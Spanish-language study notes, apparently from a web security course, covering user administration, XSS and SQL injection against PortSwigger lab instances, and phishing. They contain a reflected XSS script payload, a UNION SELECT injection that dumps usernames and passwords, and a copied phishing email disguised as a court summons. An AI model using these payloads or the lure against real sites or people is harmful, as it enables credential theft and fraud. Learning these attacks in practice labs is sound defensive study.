




- Administración de sesiones y perfiles web

Crear y configurar usuarios y grupos de usuarios en el servidor para controlar los accesos y privilegios que cada usuario o grupo tendrán.






- Atacar por inyecciones y vulnerabilidades XSS

A través de vulnerabilidades en el código como en los ejemplos de portswigger podemos insertar o inyectar líneas de código SQL que modifiquen el comportamiento del url o búsqueda y nos muestren información que no debería estar disponible:

Ej 1:

...f0345feee808db79600f900f5.web-security-academy.net says

1




0af300bf0345feee808db79600f900f5.web-security-academy.net/?search=<script>alert%281%29<%2Fscript>

Ej 2:

0af600f304ef3d2080ffb2b900b70093.web-security-academy.net/filter?category=Accessories%27+UNION+SELECT+NULL,username[%27~%27][password+FROM+users--

En este ejemplo, modificando el url podemos obtener la base de datos de usuarios junto con sus passwords, incluyendo el de admin:


Accessories' UNION SELECT NULL,username||'~'||password
FROM users--



- Falsificar la identidad y explotar solicitudes entre sitios

Ejemplo:

Cuando recibimos un correo con urls que nos llevan a sitios con engaños, implementados con la intención de capturar nuestros datos como usuario y contraseña.



Y en muchas ocasiones utilizan url shorteners para esconder el url real:

<https://tinyurl.com/5y9mdwsu>

https://accounts.google.com/o/oauth2/auth?client_id=15057814354-80cg059cn49j6kmhkhjam4b00on1gb2n.apps.googleusercontent.com&state=ARf8Zzq50032sck96TSFssFhWVvMUWO7KEJlq3n3_7Yp73WcWVlpyFn1dpdoUGv5Q0LAn2ffrRZ_L_3ZfAncV_I0Ihog80LabpToEfHUIgfzBK720-pGRNbXGeYkETOWjeCfbs170shdjuLnp3jC4dIsn-xPTwoggineLFh34F61bbYGsg&response_type=code&redirect_uri=https%3A%2F%2Fwww.facebook.com%2Foauth2%2Fredirect%2F&scope=openid+email&login_hint=victim_email@gmail.com

Ejemplo de email falso que parece verdadero:

ARCHIVO ADJUNTO 13011531301153 NOTIFICACION contacto@ideaw.mx



79182 - Delegacion Cuauhtemoc - 79182 <delegacion79182@v4.endoftheinternet.org>
To: contacto@ideaw.mx

Buenos dias Sr(a), contacto@ideaw.mx

AVISO PARA ASISTIR A UNA AUDIENCIA

De conformidad con el art. 455, § 1 del Código de Procedimiento Civil se hace presente al ÍNTIMO
Su Señoría comparezca, como testigo, en la audiencia que se celebrará
miércoles, 31 de Mayo de 2023.

Documento adjunto referente al trámite 1801760918017609

[ARCHIVO ADJUNTO: NOTIFICACIÓN contacto@ideaw.mx .PDF](#)

Titular: Lic. Eduardo Emilio Domínguez Zenteno
Delegación Cuauhtémoc, Ciudad de México
30/05/2023 07:28:15 a. m.

Estos son algunos ejemplos de ataques cross site scripting:

XSS REFLEJADO



XSS ALMACENADO

